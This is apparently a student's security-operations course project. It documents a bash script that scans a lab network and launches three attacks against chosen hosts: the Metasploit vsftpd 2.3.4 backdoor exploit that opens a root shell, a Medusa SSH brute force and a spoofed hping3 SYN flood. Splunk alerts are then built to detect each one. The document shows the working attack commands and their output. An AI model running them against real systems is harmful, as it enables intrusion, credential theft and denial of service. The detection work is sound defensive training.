

SOC ANALYST PROJECT

Project Objectives

Building an automatic system to be used by the SOC manager to choose between multiple attack types. The system will allow administrator to choose which server to attack and then choose what type of attack to use. The purpose of this system is to allows SOC teams to ensure that their SIEM can recognize such attacks and provide alerts to the team.

Contents of script:

- Creating a Log File
- Displaying Server's IP Address
- Scanning Network for IP Address
- Scanning For Open Ports and Services
- Attack Types and Functions
- SIEM And Alerts
- Conclusion

Script Link:



socproject.sh

Creating A Log File

```
1  #!/bin/bash
2
3  #Creating a log file to store the events.
4  sudo touch /var/log/attacks.log
5  sudo chmod 777 /var/log/attacks.log
6
```

When running the script, the script first creates a file in the var/log folder to log the information on the date, time, attack type and IP address of the attack.

Displaying Server's IP Address

```
8  #Displaying the user's IP Address.
9  User_IP=$(ifconfig | grep inet | head -n 1 | awk '{print $2}')
10
11  echo "Your IP Address is $User_IP"
12
```

The system then scans the host for the IP Address and displays it to the user.

```
(kali㉿kali)-[~/SOCproject]
└─$ bash socproject.sh
[sudo] password for kali:
Your IP Address is 192.168.121.132
```

Scanning Network For IP Addresses

```
14 #Scanning network for IP Addresses and saving results into a text file.
15 sudo netdiscover -r "$User_IP"/24 -P -N | grep -Fv '.1 ' | grep -Fv '.2 ' | grep -Fv '.254 ' | grep -v 'Active' | awk '{print $1}' > Activehosts.txt
16
17 #Displaying IP Addresses found as options.
18 i=0
19 for addressnumber in $(cat Activehosts.txt)
20 do
21
22     i=$((i+1))
23     echo "$i) $addressnumber"
24
25 done
26
27 echo "Select IP address option to attack or enter 'random' to pick a random IP address: "
28 read integer
29
```

The system then scans the network for active hosts and displays the IP Addresses in an options format where the user can choose which IP address to perform the attack on.

```
(kali㉿kali)-[~/SOCproject]
$ bash socproject.sh
Your IP Address is 192.168.121.132
1) 192.168.121.130
2) 192.168.121.135
3) 192.168.121.144
Select IP address option to attack or enter 'random' to pick a random IP address:
5
```

The user can pick any of the IP addresses found or enter 'random' for the script to pick any of the displayed IP address at random.

Scanning For Open Ports and Services

```
31 #Allowing user to choose a random IP Address from the options.
32 if [ $integer == 'random' ]
33 then
34 numberIPs=$(cat Activehosts.txt | grep -E '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | wc -l)
35
36 randomip=$(shuf -i 1-$numberIPs -n 1)
37
38 victim_ip=$(cat Activehosts.txt | head -n $randomip | tail -n 1)
39
40 else
41
42 victim_ip=$(cat Activehosts.txt | head -n $integer | tail -n 1)
43 echo "$victim_ip"
44
45 fi
46
47
48 #Running an Nmap scan on the chosen IP Address.
49 echo "Scanning $victim_ip for open ports and services ..."
50
51 sudo nmap -sV -O $victim_ip
```

When a user picks an IP address, the system would then run a nMap scan on the IP address to show open ports and running services.

```
(kali㉿kali)-[~/SOCproject]
$ bash socproject.sh
Your IP Address is 192.168.121.132
1) 192.168.121.130
2) 192.168.121.135
3) 192.168.121.144
Select IP address option to attack or enter 'random' to pick a random IP address: 2
192.168.121.135
Scanning 192.168.121.135 for open ports and services ...
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-30 02:17 EST
Nmap scan report for 192.168.121.135
Host is up (0.00084s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

In this example, I picked option 2 with IP address '192.168.121.135'. The system then displays all the services running on the machine and their port numbers.

```
(kali@kali)-[~/SOCproject]
$ bash socproject.sh
Your IP Address is 192.168.121.132
1) 192.168.121.130
2) 192.168.121.135
3) 192.168.121.144
Select IP address option to attack or enter 'random' to pick a random IP address:
random
Scanning 192.168.121.130 for open ports and services ...
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-30 02:24 EST
Nmap scan report for 192.168.121.130
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
MAC Address: 00:0C:29:8A:F0:B8 (VMware)
Device type: general purpose
```

Here, the user requested the system to pick a random IP address from the displayed options.

Attack Types and Functions

- vsFTPd 2.3.4 Backdoor Command Execution

```
53 # The 'backdoor' function uses a metasploit exploit that exploits the known vsFTPd 2.3.4 backdoor command execution (CVE-2011-2523).
54 function backdoor()
55 {
56
57     msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor;set rhost $victim_ip;options;run"
58
59 }
60
```

The first attack type exploits a vulnerability of an ftp service running on vsftpd 2.3.4. This service version contains a backdoor which opens a shell on port 6200 tcp.

References

- <https://security-tracker.debian.org/tracker/CVE-2011-2523>
- <https://www.cve.org/CVERecord?id=CVE-2011-2523>

The command in the function opens Metasploit console and uses exploit /unix/ftp/vsftpd_234_backdoor on the chosen IP address and runs it. If successful, the system will then return a shell where the user can execute commands on the client's server remotely.

```
Choose an attack type: 1
[*] No payload configured, defaulting to cmd/unix/interact
rhost => 192.168.121.135

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.121.135	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```
[*] 192.168.121.135:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.121.135:21 - USER: 331 Please specify the password.
[+] 192.168.121.135:21 - Backdoor service has been spawned, handling ...
[+] 192.168.121.135:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.121.132:34199 -> 192.168.121.135:6200) at 2023-12-30 03:12:19 -0500

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
hostname
hostname
metasploitable
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/# ls
ls
bin    dev    initrd    lost+found  nohup.out  root  sys      usr
boot   etc    initrd.img media        opt         sbin   tmp      var
cdrom  home   lib        mnt         proc        srv    uploadme.x vmlinuz
root@metasploitable:/#
```

- Brute Forcing

```
62 # The 'bruteforce' function uses 'Medusa' to bruteforce the ssh service on the victim's server with specified users and password lists.
63 function bruteforce()
64 {
65     echo -n "Input file path of username list: "
66     read user_list
67     echo -n "Input file path of password list: "
68     read pass_list
69     medusa -h $victim_ip -U $user_list -P $pass_list -n 22 -M ssh
70 }
71
72 }
```

The second attack type is brute forcing the target's ssh protocol. The user will be prompted to provide a list of usernames and passwords respectively to brute force the ssh service on port 22. The script uses 'Medusa', a brute forcing tool to run with the credentials provided.

```

Attack options:
1) vsFTPD 2.3.4 Backdoor Command Execution
Uses metasploit to exploit ftp service. (Make sure client is running vsftpd 2.3.4)
2) BruteForce SSH Login Service
Provide a username and password list to perform a bruteForce attempt on client SSH service. (Make sure client has ssh on port 22 open)
3) Create a DDOS Attack
Flood client with Syn Packets from random source IPs. (Press alt+c to manually stop sending packets)
4) Choose a Random attack
Choose this option to perform any one of the above.
Choose an attack type: 2
Input file path of username list: ./users.txt
Input file path of password list: ./PassList.txt
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: user (1 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: msfadmin (2 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: Password! (3 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: yo (4 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: 123 (2 of 13, 1 complete) Password: user (1 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: 123 (2 of 13, 1 complete) Password: msfadmin (2 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: 123 (2 of 13, 1 complete) Password: Password! (3 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: 123 (2 of 13, 1 complete) Password: yo (4 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: msfadmin (3 of 13, 2 complete) Password: user (1 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: msfadmin (3 of 13, 2 complete) Password: msfadmin (2 of 4 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.121.135 User: msfadmin Password: msfadmin [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: hello (4 of 13, 3 complete) Password: user (1 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: hello (4 of 13, 3 complete) Password: msfadmin (2 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: hello (4 of 13, 3 complete) Password: Password! (3 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: hello (4 of 13, 3 complete) Password: yo (4 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: tc (5 of 13, 4 complete) Password: user (1 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: tc (5 of 13, 4 complete) Password: msfadmin (2 of 4 complete)

```

As the script is running the brute force attempt, the user not only gets to see the successful results but also gets to see the machine running the attempts.

- Denial Of Service

```

75  #The 'dosattack' uses the hping3 command to flood the victim's server with Syn packets from random IP Addresses.
76  function dosattack()
77  {
78
79      sudo hping3 -S --flood $victim_ip --rand-source
80
81  }
82
83


```

The third type of attack is a denial of service (DoS) attack which floods the target server with false requests until intended requests can no longer be processed by the server from lack of processing power. 'Hping is a packet generator tool that were using to send the traffic to the target. The '-S' flag means the server will be sending SYN packets only, '--flood' sends the packets as fast as possible and '--rand-source' spoofs the source IP Address of the packets.

```

Choose this option to perform any one of the above.
Choose an attack type: 3
HPING 192.168.121.144 (eth0 192.168.121.144): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.121.144 hping statistic —
322701 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

```



Capturing from Ethernet0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
7	8.097292	119.193.5.226	192.168.121.144	TCP	60	1283 → 0 [SYN] Seq=0 Win=512 Len=0
8	8.097292	145.171.136.134	192.168.121.144	TCP	60	1284 → 0 [SYN] Seq=0 Win=512 Len=0
9	8.097292	23.113.214.206	192.168.121.144	TCP	60	1285 → 0 [SYN] Seq=0 Win=512 Len=0
10	8.097292	177.136.73.108	192.168.121.144	TCP	60	1286 → 0 [SYN] Seq=0 Win=512 Len=0
11	8.097292	25.8.95.13	192.168.121.144	TCP	60	1287 → 0 [SYN] Seq=0 Win=512 Len=0
12	8.097292	165.182.94.190	192.168.121.144	TCP	60	1288 → 0 [SYN] Seq=0 Win=512 Len=0
13	8.097292	246.87.118.246	192.168.121.144	TCP	60	1289 → 0 [SYN] Seq=0 Win=512 Len=0
14	8.097292	241.27.33.5	192.168.121.144	TCP	60	1290 → 0 [SYN] Seq=0 Win=512 Len=0
15	8.097292	13.160.57.196	192.168.121.144	TCP	60	1291 → 0 [SYN] Seq=0 Win=512 Len=0
16	8.097292	95.122.95.82	192.168.121.144	TCP	60	1292 → 0 [SYN] Seq=0 Win=512 Len=0
17	8.097292	201.119.232.46	192.168.121.144	TCP	60	1293 → 0 [SYN] Seq=0 Win=512 Len=0
18	8.097292	210.11.216.13	192.168.121.144	TCP	60	1294 → 0 [SYN] Seq=0 Win=512 Len=0
19	8.097292	165.101.122.45	192.168.121.144	TCP	60	1295 → 0 [SYN] Seq=0 Win=512 Len=0
20	8.097292	145.182.203.25	192.168.121.144	TCP	60	1296 → 0 [SYN] Seq=0 Win=512 Len=0
21	8.097292	111.141.214.147	192.168.121.144	TCP	60	1297 → 0 [SYN] Seq=0 Win=512 Len=0
22	8.097292	206.205.73.190	192.168.121.144	TCP	60	1298 → 0 [SYN] Seq=0 Win=512 Len=0
23	8.097292	59.249.41.17	192.168.121.144	TCP	60	1299 → 0 [SYN] Seq=0 Win=512 Len=0
24	8.097292	49.210.13.2	192.168.121.144	TCP	60	1300 → 0 [SYN] Seq=0 Win=512 Len=0
25	8.097292	2.229.153.64	192.168.121.144	TCP	60	1301 → 0 [SYN] Seq=0 Win=512 Len=0
26	8.097292	92.28.141.147	192.168.121.144	TCP	60	1302 → 0 [SYN] Seq=0 Win=512 Len=0
27	8.097292	64.223.234.68	192.168.121.144	TCP	60	1303 → 0 [SYN] Seq=0 Win=512 Len=0
28	8.098131	201.156.227.190	192.168.121.144	TCP	60	1304 → 0 [SYN] Seq=0 Win=512 Len=0
29	8.098131	248.123.6.46	192.168.121.144	TCP	60	1305 → 0 [SYN] Seq=0 Win=512 Len=0

The system will start flooding the target's server with SYN packets when the DoS option is chosen. The sending of packets can only be manually stopped by the user. Above is a screen capture of wireshark on the target's computer. Note that the source IP Addresses are all different although they only come from a single computer.

SIEM And Alerts

Now that we have established that the attacks work, lets try connecting the vulnerable server to a SIEM (Security Incidents & Events Management) tool to monitor the traffic of the user when it is being attacked. In the examples below, the script will be running on a Kali Linux server (192.168.121.132) attacking another Linux server (192.168.121.133) on the same network. We will then create individual alerts on the SIEM tool for each type of attacks respectively.

1. VsFTPD Attack

```
[*] 192.168.121.133:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.121.133:21 - USER: 331 Please specify the password.
[+] 192.168.121.133:21 - Backdoor service has been spawned, handling ...
[+] 192.168.121.133:21 - UID: uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),119(wireshark),142(kaboxer)
[*] Found shell.
[*] Command shell session 1 opened (192.168.121.132:41871 → 192.168.121.133:6200) at 2024-01-03 21:28:48 +0800
```

The screenshot shows the Splunk Enterprise interface. The search bar contains the query `index=* 192.168.121.132`. Below the search bar, it indicates 58 events from 1/2/24 9:00:00.000 PM to 1/3/24 9:40:41.000 PM. The search results are displayed in a table format with columns for Time and Event. The first event is a connection attempt from 192.168.121.132 to 192.168.121.132 on port 21, which resulted in a backdoor service being spawned. The second event is a connection closure from 192.168.121.132 to 192.168.121.132 on port 34982. The third event is another connection attempt from 192.168.121.132 to 192.168.121.132 on port 21.

Time	Event
1/3/24 9:28:40.000 PM	Wed Jan 3 21:28:40 2024 [pid 2] CONNECT: Client "::-ffff:192.168.121.132" host = kali : source = /var/log/vsftpd.log : sourcetype = vsftpd-too_small
1/3/24 9:28:24.000 PM	Jan 3 21:28:24 kali sshd[11990]: Connection closed by 192.168.121.132 port 34982 host = kali : source = /var/log/auth.log : sourcetype = syslog
1/3/24 9:28:24.000 PM	Wed Jan 3 21:28:24 2024 [pid 2] CONNECT: Client "::-ffff:192.168.121.132" host = kali : source = /var/log/vsftpd.log : sourcetype = vsftpd-too_small

When first creating an alert, we must identify the related logged events of when the attack is happening. Above is an example of the logged event when I run the vsftpd backdoor attack on my kali machine. Now let's create an alert based on that event.

The screenshot shows the Splunk Enterprise interface with a search query `index=* AND source="/var/log/vsftpd.log" CONNECT`. Below the search bar, it indicates 39 events from 1/3/24 3:00:00.000 PM to 1/4/24 3:20:51.000 PM. The search results are displayed in a table format with columns for Time and Event. The first event is a connection attempt from 192.168.121.132 to 192.168.121.132 on port 21, which resulted in a backdoor service being spawned. The second event is a connection attempt from 192.168.121.132 to 192.168.121.132 on port 21. A red box highlights the 'Alert' option in the 'Save As' dropdown menu.

Time	Event
1/4/24 9:15:25.000 AM	Wed Jan 3 20:15:25 2024 [pid 2] CONNECT: Client "192.168.121.132" host = kali : source = /var/log/vsftpd.log : sourcetype = vsftpd-too_small
1/4/24 9:15:12.000 AM	Wed Jan 3 20:15:12 2024 [pid 2] CONNECT: Client "192.168.121.132" host = kali : source = /var/log/vsftpd.log : sourcetype = vsftpd-too_small

Save As Alert

Settings

Title

VSFTPD Connection

Description

A connection through vsftpd was made.

Permissions

Private

Shared in App

Alert type

Scheduled

Real-time

Expires

24

hour(s) ▼

Trigger Conditions

Trigger alert when

Per-Result ▼

Throttle ?

☐

Trigger Actions

+ Add Actions ▼

Cancel

Save

Now that we have saved the alert, we will run the test again to see if there's a triggered alert when the attack happens again.

```
[*] 192.168.121.133:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.121.133:21 - USER: 331 Please specify the password.
[+] 192.168.121.133:21 - Backdoor service has been spawned, handling ...
[+] 192.168.121.133:21 - UID: uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),119(wireshark),142(kaboxer)
[*] Found shell.
[*] Command shell session 1 opened (192.168.121.132:41481 → 192.168.121.133:6200) at 2024-01-04 15:32:07 +0800
```

splunk>enterprise		Apps	Administrator		Messages	Settings	Activity	Help
App	Search & Reporting (search)	Owner	Administrator (admin)	Severity	All	Alert	All	
Jobs		Triggered Alerts						
«Prev		Next»						
	Time	Fired alerts	App	Type	Severity	Mode	Actions	
<input type="checkbox"/>	2024-01-04 15:31:58 Malay Peninsula Standard Time	VSFTPD Connection	search	Real-time	Medium	Per Result	View results Edit search Delete	
<input type="checkbox"/>	2024-01-04 15:31:38 Malay Peninsula Standard Time	VSFTPD Connection	search	Real-time	Medium	Per Result	View results Edit search Delete	


As you can see, the event is automatically logged as a Triggered Alert when I ran the script again. However, this does not actually mean that a person is actively hacking the server, the alert only informs the user that someone made a connection through the vsftpd server. It is for the individual monitoring the SIEM to do his due diligence and investigate further following the event.

2. Brute Force Attack

Let us now make an alert for the brute force attack.

```
1) vsFTpd 2.3.4 Backdoor Command Execution
Uses metasploit to exploit ftp service. (Make sure client is running vsftpd 2.3.4)
2) BruteForce SSH Login Service
Provide a username and password list to perform a bruteForce attempt on client SSH service. (Make sure client has ssh on port 22 open)
3) Create a DOS Attack
Flood client with Syn Packets from random source IPs. (Press alt+c to manually stop sending packets)
4) Choose a Random attack
Choose this option to perform any one of the above.
Choose an attack type: 2
Input file path of username list: users.txt
Input file path of password list: pass.txt
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.121.133 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: user (1 of 12 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.133 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: sadasds (2 of 12 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.133 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: sad (3 of 12 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.133 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: dfghdf (4 of 12 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.133 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: dfghdf (5 of 12 complete)
```



Now after we ran the attack, we can see the multiple failed log-in attempts in a very short amount of time on the SIEM. This indicates that a brute force attempt has been made on the server.

Save As Alert

Title

Brute force attempt

Description

Multiple log-in tries in short period of time.

Permissions

Private

Shared in App

Alert type

Scheduled

Real-time

Expires

24

hour(s)

Trigger Conditions

Trigger alert when

Number of Results

is greater than

10

in

1

minute(s)

Trigger

Once

For each result

Throttle

☒

Cancel

Save

In the settings for this alert, we configure it to only trigger when there are 10 of the same results in 1 minute. This indicates that it is a brute force attempt with a machine rather than someone just logging in with the wrong credentials a few times.

splunk enterprise							
Administrator Messages Settings Activity							
App Search & Reporting (search) Owner Administrator (admin) Severity All Alert All Filter							
<Prev Next>							
	Time	Fired alerts	App	Type	Severity	Mode	Actions
<input type="checkbox"/>	2024-01-04 19:25:54 Malay Peninsula Standard Time	Brute force attempt	search	Real-time	Medium	Digest	View results Edit search De
<input type="checkbox"/>	2024-01-04 19:24:53 Malay Peninsula Standard Time	Brute force attempt	search	Real-time	Medium	Digest	View results Edit search De
<input type="checkbox"/>	2024-01-04 19:23:50 Malay Peninsula Standard Time	Brute force attempt	search	Real-time	Medium	Digest	View results Edit search De

Here the brute force attempts were captured, and a few events are logged in as one alert. Clicking the “View Results” in the “Actions” tab will allow the user to view individual login attempts.

New Search

source="Windows10" AND LocalPort=445 AND "Direction=inbound"

✓ 34,533 events (1/4/24 9:56:00.000 PM to 1/4/24 9:57:00.000 PM) No Event Sampling ▼

Events (34,533) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

List ▼ Format 50 Per Page ▼

< Hide Fields

≡ All Fields

SELECTED FIELDS

a host 1

a source 1

a sourcetype 1

INTERESTING FIELDS

a AddressFamily 1

AddressFamilyId 1

a Direction 1

HeaderSizeBytes 1

a index 1

IPsecProtected 1

linecount 1

a LocalAddress 1

LocalPort 1

a PacketType 1

PacketTypeId 1

i	Time	Event
>	1/4/24 9:56:51.000 PM	AddressFamily=ipv4 ... 1 line omitted ... PacketType=accept PacketTypeId=1 Direction=inbound Protocol=TCP Show all 19 lines host = DESKTOP-ITR7N73 source = Windows10 sourcetype = WinNetMon
>	1/4/24 9:56:51.000 PM	AddressFamily=ipv4 ... 1 line omitted ... PacketType=accept PacketTypeId=1 Direction=inbound Protocol=TCP Show all 19 lines host = DESKTOP-ITR7N73 source = Windows10 sourcetype = WinNetMon

As you can see above, there is abnormal amount of inbound traffic on port 445 in just one minute. This is an indication that a Dos attack is happening.

Save As Alert

Title: Dos Attack

Description: Dos Attack on Windows Machine

Permissions: Private Shared in App

Alert type: Scheduled Real-time

Expires: 24 hour(s) ▼

Trigger Conditions

Trigger alert when: Number of Results ▼

is greater than ▼ 5000

in 1 minute(s) ▼

Trigger: Once For each result

Throttle ? ☒

Cancel Save

The configuring of the alert is quite like the brute force alerts as it is also triggered based on the number of similar event occurrences. Usually, the similar results are very high for a Dos attack.

Conclusion

In the constant involving world of technology and security, this project is only but a minor example of what type of attacks we might encounter in cybersecurity. There are so many ways a hacker can exploit a vulnerable machine and it is up to us, people in cybersecurity to always be a step ahead of them. To be ahead in the game, one must be knowledgeable about the current tactics and techniques of black hat hackers. One such way to stay ahead is reading up on MITRE ATT&CK, which is a knowledge base that is accessible worldwide that provides a comprehensive mapping of hackers' tactics and techniques based on real-life scenarios. It is a good place to learn of different type of attacks and for companies to use as a framework for their security. It is especially important now, in a time where a lot of our information are stored online.

At the end of the day, cybersecurity, or information security is not just hardware and software but a practice and a way of life. A running script, or creating alerts can only get us so far, but if we are negligent, choose to remain ignorant or continue with bad practices and habits it is only a matter of time before the bad guys win.

Mohamad Shahir Bin Mohamad Yani

Student code: S39

Unit code: 130623

Trainer Name: James Lim